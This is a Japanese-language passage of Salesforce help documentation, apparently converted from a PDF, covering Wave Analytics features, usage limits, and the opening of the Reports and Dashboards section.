有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

Wave Analytics ダッシュボードウィジェットにアノテーションを付加する

- 「Wave Analyticsの使用」



ダッシュボードパネルの各アノテーションには、アノテーションを解決または削除するためのドロップダウンアクションリストがあります。



+ Follow ボタンをクリックすると、ダッシュボードのすべての投稿を受け取ります。アノテーションをChatterで確認するときは、ダッシュボード画像をクリックして、Wave のダッシュボードにあるアノテーションに直接移動します。


関連トピック:

- ダッシュボードウィジェットのアノテーションの有効化


ライブダッシュボードおよびレンズの提示

新しい全画面プレゼンテーションモードを使用して、Wave から直接ミーティングを実行します。静的画像を使用するスライドの代わりに Wave アセットを提示することで、データにリアルタイムにアクセスし、動的な視覚化を実現できます。


アプリケーションの [提示] をクリックし、最初に提示するダッシュボードまたはレンズを設定して、プレゼンテーションを開始します。



または、ダッシュボードやレンズから直接プレゼンテーションを開始できます。



プレゼンテーション中、絞り込み、ファセット、他のアセットへのリンクなどのすべての Wave 機能を使用できます。ウィンドウの上端にマウスポインタを置くと、プレゼンテーションコントロールバーが表示されます。



コントロールバーの中央にあるドロップダウンメニューから、提示する次のアセットを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave Analytics から提示する

- 「Wave Analyticsの使用」



[全画面] 切り替え ( ) によって、プレゼンテーションを終了せずにウィンドウのサイズを変更できます。

レンズおよびダッシュボードでのカスタムアクションメニューを使用したアクションとリンクの有効化

Wave Analytics のレンズおよびダッシュボードのカスタムメニューを使用して、ユーザは Salesforce のアクションを実行したり、Salesforce またはその他の Web サイトのレコードを開いたりできます。

Wave レンズおよびダッシュボードのカスタムアクションメニューを使用すると、チームが Salesforce オブジェクトに対してクイックアクションを使用したり、Salesforce や Web のその他の場所にあるレコードを開いたりできます。開発者とシステム管理者は、データセットの拡張メタデータ (XMD) ファイルを編集して、次の Wave グラフおよびテーブルインターフェース要素の一部であるメニューを作成します。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

データセットの拡張メタデータ (XMD) ファイルを編集する
- 「Wave Analytics データフローの編集」




- グラフの値の表示ラベル (上記画像の「Opportunity for Sanders」など)。



- テーブルセル内の凡例値の表示ラベル。



- テーブルセル内の値。



表示ラベルにマウスポインタを置くと、アクションメニューを使用できるかどうかが表示されます。値、セル、または凡例をクリックするとメニューが表示され、ユーザは使用可能なアクションを選択したり、レコードを開いたりできます。

アクションメニューのアクション

アクションは、以前にSalesforceオブジェクトに追加したオブジェクト固有アクションやグローバルアクションから使用されます。Salesforceアクションにより、ユーザは他のレコードと自動的に関連付けられるレコードの作成、特定のレコードの変更と更新、定義した方法によるレコードの操作を行うことができます。たとえば、ユーザが新規ケース、行動、取引先、グループなどを作成できるようにするアクションを追加できます。現在のリリースでサポートされる Salesforce オブジェクトとアクションについての詳細は、下記の「アクションメニューでのオブジェクトとアクションのサポート」セクションを参照してください。

クイックアクションメニューの [レコードを開く] リンク

リンクでは、特定のデータ (Salesforce取引先 ID など) をレンズまたはダッシュボードからレコードに渡すことができます。たとえば、ダッシュボードの取引先名からのリンクを設定して関連取引先 ID を Salesforce に渡し、ユーザが[レコードを開く]リンクをクリックしたら、該当する取引先レコードを新しいタブで開くことができます。カスタムリンクでは、Workday®の従業員やConcur®の経費レポートのレコードをルックアップすることもできます。Web サイトは、HTTP または HTTPS プロトコルを使用していればリンクできます。

アクションメニューでのオブジェクトとアクションのサポート

現在のアクションメニュー実装では、Salesforce オブジェクトおよびアクションのサポートが制限されています。

現在、カスタムオブジェクト、sObject、および次のSalesforce標準オブジェクトについてWave クイックアクションメニューを作成できます。

- 取引先
- ケース
- リード
- 商談

取引先責任者、ユーザ、またはユーザプロファイルのページレイアウトのアクションはサポートされていません。

現在のアクションメニューの実装では、Chatter アクション ([投稿]、[ファイル]、[感謝]、[リンク]、[アンケート]、[質問])、オブジェクト固有のアクション、およびグローバルアクションがサポートされます。Salesforce1 アクションはサポートされません。

その他のオブジェクトとアクションは、今後のリリースでサポートされます。

アクションメニューの開発


開発チームは、データセットの拡張メタデータ (XMD) ファイルを編集することでアクションメニューを作成できます。詳細については、『拡張メタデータ (XMD) リファレンス』の「Dimensions Section」(Dimensions セクション) を参照してください。

複数の Salesforce 組織インスタンスからのレコードを含むデータセットのアクションメニューに [レコードを開く] リンクを作成するには、organizations セクションを XMD ファイルに追加する必要があります。organizations セクションにより、組織 ID を、データセットで参照されている各組織インスタンスの URL に対応付けることができます。『拡張メタデータ (XMD) リファレンス』の「Organizations セクション」を参照してください。


画像や絞り込まれたデータのダウンロード

レンズでの探索やダッシュボードウィジェットから絞り込まれたデータをダウンロードします。ダウンロード形式には、画像 (`.png`)、Microsoft® Excel® (`.xls`)、およびカンマ区切り値 (`.csv`) ファイルがあります。この機能は、表示されたクエリ (またはステップ) の結果をダウンロードします。

ダッシュボードウィジェットのドロップダウンメニューから [ダウンロード] を選択します。



または、レンズから [共有] を選択し、[ダウンロード] を選択します。



絞り込まれたデータをダウンロードするときは、行数がクエリによって制限されます。クエリあたりのデフォルトの制限は、10,000 行です。異なる値を設定するには、SAQL の `limit` ステートメントを使用します。

関連トピック:

- Wave Analytics からのダウンロードの有効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave Analytics ユーザインターフェースを使用してスクリーンショットや表形式のデータをダウンロードする

- 「Wave Analytics のダウンロード」

Chatter 投稿および共有リンクによる視覚化の組み込み

視覚化を同僚と共有するには、Chatterに投稿したり、一意のURLを取得したりします。Chatter投稿では、画像と、Wave Analyticsのアセット(レンズ、ダッシュボード、アプリケーション)へのリンクが提供されます。同僚は、アセットへのリンクとアクセス権があれば、表示される情報をドリルダウンして探索できます。

1. [共有]をクリックします。



2. 目的の共有方法のタブをクリックします。[フィードに投稿](画像と、レンズ、ダッシュボード、またはアプリケーションへのリンクをChatterに投稿する)または[URLを取得](アセットへの一意のURLを取得する)のいずれかになります。
   a. Chatterに投稿する場合、[ユーザ]または[グループ]フィードを選択し、名前を入力して、コメントを入力します。また、投稿から画像を削除するには、画像にマウスポインタを置いて[x]をクリックします。投稿された画像は公開されていることに留意してください。
   b. 一意のURLを取得する場合は、リンクをコピーし、共有する場所に貼り付けます。
3. 該当する場合は、[アクセス権を付与]をクリックして共有アクセス権のレベルを設定します。
4. [完了]をクリックします。

メモ: 視覚化を共有するには、視覚化が含まれるアプリケーションへのアクセス権を付与する必要があります。デフォルトの共有アプリケーション内のレンズ、データセット、ダッシュボードには、システム管理者がアクセスを制限していない限り、すべてのWave Analyticsユーザがアクセスできます。その他すべてのアプリケーションは、アプリケーションへのマネージャアクセス権を持つユーザが特定のユーザ、グループ、またはロールと共有しない限り非公開です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

Wave Analytics の制限

このセクションでは、Wave Analyticsの制限について説明します。

すべてのサポート対象のエディションに次の制限が適用されます。制限を拡張する場合は、salesforce.comにお問い合わせください。

API コールの制限

制限	値
組織あたりの最大同時 Wave Analytics API コール数	100
1 時間あたりのユーザごとの最大 Wave Analytics API コール数	5,000

Wave Analytics ライセンスのデータストレージ制限

メモ: 次の表に示すデータ制限は、2015 年 10 月 20 日以降に購入された Analytics Cloud - Wave Analytics Platform および Analytics Cloud - Sales Wave Analytics アプリケーション および Service Wave Analytics アプリケーション ライセンスにのみ適用されます。

ライセンス	制限。Wave Analytics ライセンスのデータストレージ制限は、契約上の制限であり、技術的な制限ではありません。ライセンシーは、データ行の合計数を厳密に監視することに同意しています。
Analytics Cloud - Wave Analytics Platform	1 億行
Sales Wave アプリケーション および Service Wave アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 2,500 万行。Sales Wave アプリケーションライセンスおよび Service Wave アプリケーションライセンスを使用しても、プラットフォームライセンスのデータの上限は増えません。
Analytics Cloud - Additional Data Rows	1 億行

データセットのストレージ制限

制限	値
登録された全データセットを組み合わせた最大行数	2015 年 10 月 20 日*より前に*購入されたプラットフォームライセンスあたり 2 億 5,000 万 メモ: 最高のパフォーマンスを得るために、データセットは 1 億レコードの範囲内にすることをお勧めします。レコードのサイズや基準の基数など、一部の項目は、パフォーマンスに大きな影響または悪影響を及ぼすことがあります。
データセットの最大項目数	5,000 (最大 1,000 個の日付項目を含む)
データセット内の各数値項目の最大値	36,028,797,018,963,967
データセット内の各数値項目の最小値	-36,028,797,018,963,968

データフローの制限

制限	値
24 時間周期の最大データフロー実行数	24

メモ: Wave は Bulk API を使用し、Salesforce Bulk API の制限の対象となります。データフローで個別の Bulk API コールが送信され、各 Salesforce オブジェクトからデータが抽出されます。データフローと Bulk API のどちらがデータをチャンクに分割するかに応じて、100K ～ 250K のバッチサイズが使用されます。結果として、オブジェクトから 100 万行が抽出され、データフローで 4 ～ 10 バッチが作成されます。

Sales Wave アプリケーションの制限

Sales Wave でサポートされるカスタムオブジェクトには制限があり、アプリケーションを実装する組織ごとに 10 個まで、データフローは 1 つのみとなっています。これらは契約上の制限であり、技術的制限ではありません。

外部データの制限

制限	値
外部データアップロード 1 回あたりの最大ファイルサイズ	外部データ API を使用する場合は 40 GB。 ユーザインターフェースを使用する場合は 512 MB。
24 時間周期の全外部データアップロードの最大ファイルサイズ	50 GB
24 時間周期でアップロードできる外部データファイルの最大数	50
1 項目の最大文字数	32,000
1 レコードの最大項目数	5,000 (最大 1,000 個の日付項目を含む)
1 レコードの全項目の最大総文字数	400,000

クエリの制限

制限	値
組織あたりの最大同時クエリ数	プラットフォームライセンスあたり 50
ユーザあたりの最大同時クエリ数	10
クエリあたりの返される最大行数 デフォルト値は、10,000 です。異なる値を設定するには、SAQL `limit` ステートメントを使用します。	10,000
クエリタイムアウト	2 分

Wave が有効な Developer Edition には次の制限が適用されます。

Developer Edition の制限

制限	値
データの最大行数	250,000
最大同時クエリ数	5

メモ: Wave は Force.com プラットフォーム上に構築されており、Force.com プラットフォームの制限が適用されます。たとえば、SOQL クエリ制限 (20,000 文字) によって、sfdcDigest 変換がデータを抽出できる項目の数が制御されます。Force.com の制限を超過すると、エラーが発生します。「Force.com プラットフォームの制限」を参照してください。

Wave Analytics の制限事項

Wave Analytics は、いくつかの点で他の Salesforce 機能とは異なります。

リリースは同時に行われる

インスタンスにかかわらず、すべてのユーザが同じスケジュールで Wave Analytics 更新を受け取ります。関連する主要更新は、分散されたスケジュールでインスタンスごとに行われます。

ローカライズ

Wave Analytics は、次の例外を除きローカライズ済みです。

- アラビア語やヘブライ語など、右から左へ記述される言語はサポートされません。
- エラーメッセージのサブセットは英語でのみ表示される可能性があります。
- モバイル iOS アプリケーションには、英語バージョンのサンプルデータセットとダッシュボードのみが含まれます。

制限付き国際化サポート

Wave Analytics では、次の制限付きで国際化サポートが提供されます。

- 翻訳された表示ラベルを表示するには、ロケールと言語の両方を設定する必要があります。
- データセット内の実際のデータはローカライズされません。
- 各データセットには、メタデータで指定された 1 つのロケールを使用できます。メタデータロケールは、個別のユーザのロケール設定によって上書きされません。独自のロケールと言語が設定されていても、すべてのユーザに対して同じ日付、時刻、数値形式、およびディメンション名が表示されます。
- 検索条件による検索では、大文字と小文字が区別され、アクセントも区別されます。たとえば、検索条件「Andre」の検索結果では、「André」は返されません。
- マルチ通貨はサポートされません。Wave Analytics が組織のデフォルト通貨を抽出すると、金額の値にその通貨が使用され、別の通貨には変換されません。

- データセット内のデータの並び替えは期待どおりに動作しない場合があります。

アクセシビリティ機能がサポートされない

Wave Analytics はアクセシビリティ機能に対応していません。

項目レベルセキュリティが制限される

ファイル経由でアップロードされる外部データに項目レベルセキュリティを使用できません。元のデータベースまたは Salesforce オブジェクトに実装されている項目レベルセキュリティは、データが Wave Analytics データセットに読み込まれると保持されません。詳細は、『Wave Analytics セキュリティ実装ガイド』を参照してください。

Sales Wave のデータ要件

Sales Wave ダッシュボードが正しく機能するには、Sales Cloud データが次の要件を満たしている必要があります。

- 標準のセールスオブジェクトを使用している。
- 少なくとも 1 つの行動と 1 つの ToDo が商談に関連付けられている。
- 商談オブジェクトの [取引先]、[フェーズ]、および [完了予定日] 項目の履歴管理が有効になっている。
- ケースが取引先に関連付けられている (設定ウィザードを使用してケースデータを Sales Wave にインポートする場合)。
- 設定ウィザードを使用して Sales Wave にリードデータをインポートする場合の 2 つの要件
  1. 少なくとも 1 つのリードが商談に変換されている。
  2. リードが取引先に関連付けられている。
- 設定ウィザードを使用して Sales Wave にキャンペーンデータをインポートする場合の 2 つの要件
  1. 少なくとも 1 つの商談がキャンペーンに関連付けられている。
  2. 少なくとも 1 つのキャンペーンメンバーがキャンペーンに関連付けられている。
- 設定ウィザードを使用して Sales Wave に商談レコードタイプをインポートする場合の 2 つの要件
  1. 少なくとも 1 つの商談レコードタイプが定義されている。
  2. 商談レコードタイプが少なくとも 1 つの商談に関連付けられている。

Sales Wave の Salesforce オブジェクトおよび項目のサポート

Sales Wave では、すべての Salesforce 標準/カスタムオブジェクトおよびデータがサポートされます。ただし、アプリケーションの初回作成時は、デフォルトで定義済みのオブジェクトおよび項目のセットのみが含まれます。

Sales Wave では、次の標準 Salesforce オブジェクトから選択された項目を公開するデータフローが作成されます。

- 取引先
- ユーザ

- ロール
- 商談
- 商品 (商談品目)
- ToDo
- 行動

Sales Wave は、標準 Salesforce オブジェクトの標準およびカスタム項目をサポートしています。提供される項目は、組み込みの設定ウィザードを使用してアプリケーションを作成したときの回答によって決まります。

メモ: Sales Wave でサポートされるカスタムオブジェクトには制限があり、Sales Wave を実装する組織ごとに 10 個までとなっています。これは契約上の制限であり、技術的な制限ではありません。

アプリケーションの初回作成時に含まれていなかったカスタムオブジェクトまたは項目を追加するには、Sales Wave データフローを更新する必要があります。詳細は、「データフローを使用したデータセットの作成」を参照してください。

Sales Wave の Salesforce 以外のデータのサポート

Sales Wave は、ユーザレベルの目標データが含まれる CSV ファイルを除き、外部データソースをサポートしていません。他の外部データをインポートするには、追加ライセンスが必要です。詳細は、Salesforce の担当者にお問い合わせください。

メモ: 目標に関するデータを Sales Wave に追加するには、詳細が記載された CSV ファイルをアップロードする必要があります。詳細は、「Sales Wave の Quota (Target) データセットの更新」を参照してください。

Service Wave データ要件

Service Wave ダッシュボードが正常に機能するには、Service Cloud データに次のそれぞれ 1 つ以上のデータが含まれている必要があります。

- 行動
- ToDo
- クローズケース
- ケースまたは商談に添付された公開記事

ケースオブジェクトのカスタム数式項目が存在するか、次の項目が作成されている必要があります。

- SLA 失敗 (テキスト項目)
- FCR (Boolean)

Salesforce オブジェクトおよび項目の Service Wave サポート

Service Wave では、すべての Salesforce 標準/カスタムオブジェクトおよびデータがサポートされます。ただし、アプリケーションの初回作成時は、デフォルトで定義済みのオブジェクトおよび項目のセットのみが含まれます。アプリケーションでは、次の Salesforce オブジェクトから選択された項目を公開するデータフローが作成されます。

- 取引先

- ケース
- 取引先責任者
- 行動
- ユーザ
- UserRole
- Task

Service Wave では、設定ウィザードで選択した回答に応じて、次のオプションからの項目も使用する場合があります。

- CaseArticle
- CaseHistory
- CSAT (カスタムオブジェクト)
- グループ
- 1 つのナレッジ記事タイプ (カスタムオブジェクト)
- RecordType
- 商談

Service Wave は、標準 Salesforce オブジェクトの標準およびカスタム項目をサポートしています。提供される項目は、組み込みの設定ウィザードを使用してアプリケーションを作成したときの回答によって決まります。

メモ: Service Wave でサポートされるカスタムオブジェクトには制限があり、Service Wave を実装する組織ごとに 10 個までとなっています。これは契約上の制限であり、技術的な制限ではありません。

アプリケーションの初回作成時に含まれていなかったカスタムオブジェクトまたは項目を追加するには、Service Wave データフローを更新する必要があります。詳細は、「データフローを使用したデータセットの作成」を参照してください。

Service Wave のその他の制限

Service Wave は、外部データソース、またはアプリケーションで生成されたデータフローからの新規データセットの登録をサポートしていません。

ダッシュボード/データフローへの CSAT スコアの追加は任意です。アプリケーション設定ウィザードでは、カスタムケース項目または関連付けられたカスタムオブジェクトからの CSAT をケースオブジェクトに関連付けることができます。

セキュリティ述語や他のデータセット検索条件は、手動でアプリケーションデータフローに追加する必要があります。

アプリケーションの作成時に、複数階層 (テナント/マネージャ) はサポートされません。この機能は手動で追加する必要があります。

現在、Knowledge Usage ダッシュボードには 1 つの記事タイプのレポートが表示されます。この記事タイプは、設定ウィザードの使用時に選択します。

アクションメニューでのオブジェクトとアクションのサポート

現在のアクションメニュー実装では、Salesforce オブジェクトおよびアクションのサポートが制限されています。

現在、カスタムオブジェクト、sObject、および次の Salesforce 標準オブジェクトについて Wave クイックアクションメニューを作成できます。

- 取引先
- ケース
- リード
- 商談

取引先責任者、ユーザ、またはユーザプロファイルのページレイアウトのアクションはサポートされていません。

現在のアクションメニューの実装では、Chatter アクション ([投稿]、[ファイル]、[感謝]、[リンク]、[アンケート]、[質問])、オブジェクト固有のアクション、およびグローバルアクションがサポートされます。Salesforce1 アクションはサポートされません。

その他のオブジェクトとアクションは、今後のリリースでサポートされます。

関連トピック:

Shield Platform Encryption のトレードオフおよび制限事項

レポートとダッシュボード

Salesforce には、連動機能を備えた強力なレポートツールが揃っており、データの理解と操作に役立てることができます。

レポートによるデータの収集
レポートによって、ある期間にわたって組織に蓄積されたデータにアクセスし、十分な情報に基づいて意思決定を行うことができます。組織のデータをほとんど無限の組み合わせで調査して理解しやすい形式で表示し、その結果として得られる洞察をダッシュボードを介して他のユーザと共有できます。

ダッシュボードを使用した洞察の共有
ダッシュボードを使用すると、変化するビジネスの状況を視覚的に把握し、レポートで収集したリアルタイムのデータに基づいて意思決定を行うことができます。ダッシュボードを使用して、ユーザがトレンドを把握し、数量を解明し、活動の影響を測定できるようにします。

レポートとダッシュボード

レポート

レポートについて

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートを使用すると、Salesforce データにアクセスできます。レポートの作成、参照、共有を行う前に、次のレポートの基本を確認してください。

Salesforce データに関するレポートの準備をするときには、次のヒントに留意してください。

- 優れた設計のレポートは実行時間が短くなります。
- レポートを作成する前に、レポートで回答する必要のある各質問を書き留めることを検討します。これにより、必要なすべてのデータをレポートで確実に返すことができます。
- レポートはフォルダで共有されます。レポートの保存先フォルダへの権限があれば、誰でもレポートにアクセスできます。適切なフォルダにレポートを保存してください。

最初のレポートを作成する前に、次の機能と概念についてよく理解してください。

レポートビルダー
: *レポートビルダー*は視覚的なドラッグアンドドロップツールで、レポートの作成や既存のレポートの編集を行います。また、レポートタイプ、レポート形式、およびレポートを構成する項目の選択も行います。

  レポートビルダーを起動するには、[新規レポート] をクリックします。

項目
: 1つ以上の*項目*で各レポート結果が示されます。レポートを情報のテーブルだとすると、各行が結果で各列が項目になります。

  たとえば、人事マネージャが従業員に関するレポートを作成します。各結果は従業員で、各項目は従業員に関する各種情報 (名、姓、役職、開始日など) です。

  レポートを作成または編集するときに、レポートに含める項目を選択します。レポートの実行時間を短縮するために、必要な項目のみを含めることをお勧めします。

条件
: *条件*を使用して、レポートで返されるデータを制限します。条件は、レポートで特定のデータに焦点を絞ったり、レポートの実行時間を短縮したりするなど、多くの理由で役立ちます。

  たとえば、レポートでは社内のすべてのケースが返されるが、自分に割り当てられている進行中のケースのみが必要だとします。[所有者] 項目と [状況] 項目でレポートを絞り込みます。

  レポートビルダーで条件を追加します。Lightning Experience でも、レポートの参照中に条件を追加、編集、または削除できます。

レポートタイプ
: *レポートタイプ*によって、レポートで使用可能な項目が決まります。たとえば、[ファイルおよびコンテンツレポート] には、[ファイル ID]、[ファイル名]、および [合計ダウンロード数] などの項目があります。取引先レポートには、[取引先 ID]、[取引先名]、および [電話] などの項目があります。

レポートを作成する場合、まずレポートタイプを選択します。

レポート形式
*レポート形式*で、レポート結果のレイアウトを指定します。使用可能な形式は、表形式、サマリー形式、マトリックス形式、結合形式です。結合レポートは、Lightning Experience では使用できません。

レポートの作成

Salesforce データに関する質問がある場合、レポートを作成して回答を得ることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 新規レポートの作成
   レポートビルダーは、データにすばやく包括的にアクセスするためのドラッグアンドドロップツールです。レポートビルダーを使用して、新規レポートおよび既存のレポートを設定します。
2. 変更履歴のレポート
   ビジネスの現在の状態に関する最新の標準レポートに加えて、商談、ケース、売上予測、カスタムオブジェクトの日単位および週単位の変化を分析できます。
3. レポート作成スナップショットを使用した履歴データのレポート
   レポート作成スナップショットにより、履歴データに関するレポートを作成できます。承認されたユーザは、表形式のレポートやサマリーレポートの結果をカスタムオブジェクトの項目に保存することができ、それらの項目を対象オブジェクト上の対応する項目に割り当てることができます。その上で、レポートをいつ実行してそのカスタムオブジェクトの項目にレポートのデータを読み込むかをスケジューリングできます。レポート作成スナップショットでは、Salesforce での他のレコード操作と同様にレポートデータを操作できます。
4. バケットを使用したデータの迅速な分類
   バケットを使用することで、数式またはカスタム項目を作成せずに、レポートレコードをすばやく分類できます。バケット項目の作成時に、レポートの値をグループ化するために使用する複数のカテゴリ (バケット) を定義します。
5. 異なるタイプの情報を結合レポートに集約
   結合レポート形式では、さまざまな種類の情報を 1 つのレポートに表示できます。結合レポートには、複数の標準またはカスタムのレポートタイプのデータを含めることができます。
6. レポートデータのグラフィカル表示
   ユーザがデータをすばやく簡単に理解できるように、データをグラフフォームで表示します。グラフはレポートテーブルのすぐ上に表示されます。これにより、詳細を徹底的に調べる前に、データの雰囲気をつかむことができます。折れ線グラフを使用して経時変化を追跡したり、棒グラフや円グラフを使用して一定時点の値を比較したりします。グラフは、ダッシュボードコンポーネントにも表示できます。
7. テーブルへのレポートデータの表示
   ユーザがデータを簡単にスキャンできるように、詳細や範囲は非表示にし、表示する結果の数を制限し、色を付けて強調表示します。テーブルをダッシュボードコンポーネントに表示することもできます。

8. Excel を使用した Salesforce データのレポート
   Connect for Office には、Excel アドインが含まれています。これを使用すると、Microsoft® Excel® から Salesforce レポートに安全にアクセスできます。必要なレポートを Salesforce で作成して Excel のワークシートに取り込み、Excel の数式、図、ピボットテーブルを使用してデータをカスタマイズ、分析します。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。
9. レポートウィザードのアップグレード
   強力なドラッグアンドドロップエディタであるレポートビルダーは、レポートを作成、編集するための標準のツールです。組織でまだ従来のレポートウィザードを使用している場合は、レポートビルダーにアップグレードしてください。

新規レポートの作成

レポートビルダーは、データにすばやく包括的にアクセスするためのドラッグアンドドロップツールです。レポートビルダーを使用して、新規レポートおよび既存のレポートを設定します。

レポートビルダーを使用して既存のレポートをカスタマイズするには、レポート名をクリックして[カスタマイズ]をクリックします。レポートビルダーでは、画面スペースを最大限に利用するため、圧縮ページヘッダーを使用します。アプリケーションタブを表示するには、単にビルダーを閉じるか、Salesforce ロゴをクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  AND
  「レポートビルダー」

1. レポートタイプの選択
   選択したレポートタイプによって、レポートに表示されるレコードと項目が決まります。たとえば、[商談] レポートタイプでは、[金額]、[フェーズ]、[種別] などの商談のレコードおよび項目にアクセスできます。
2. レポート形式の選択
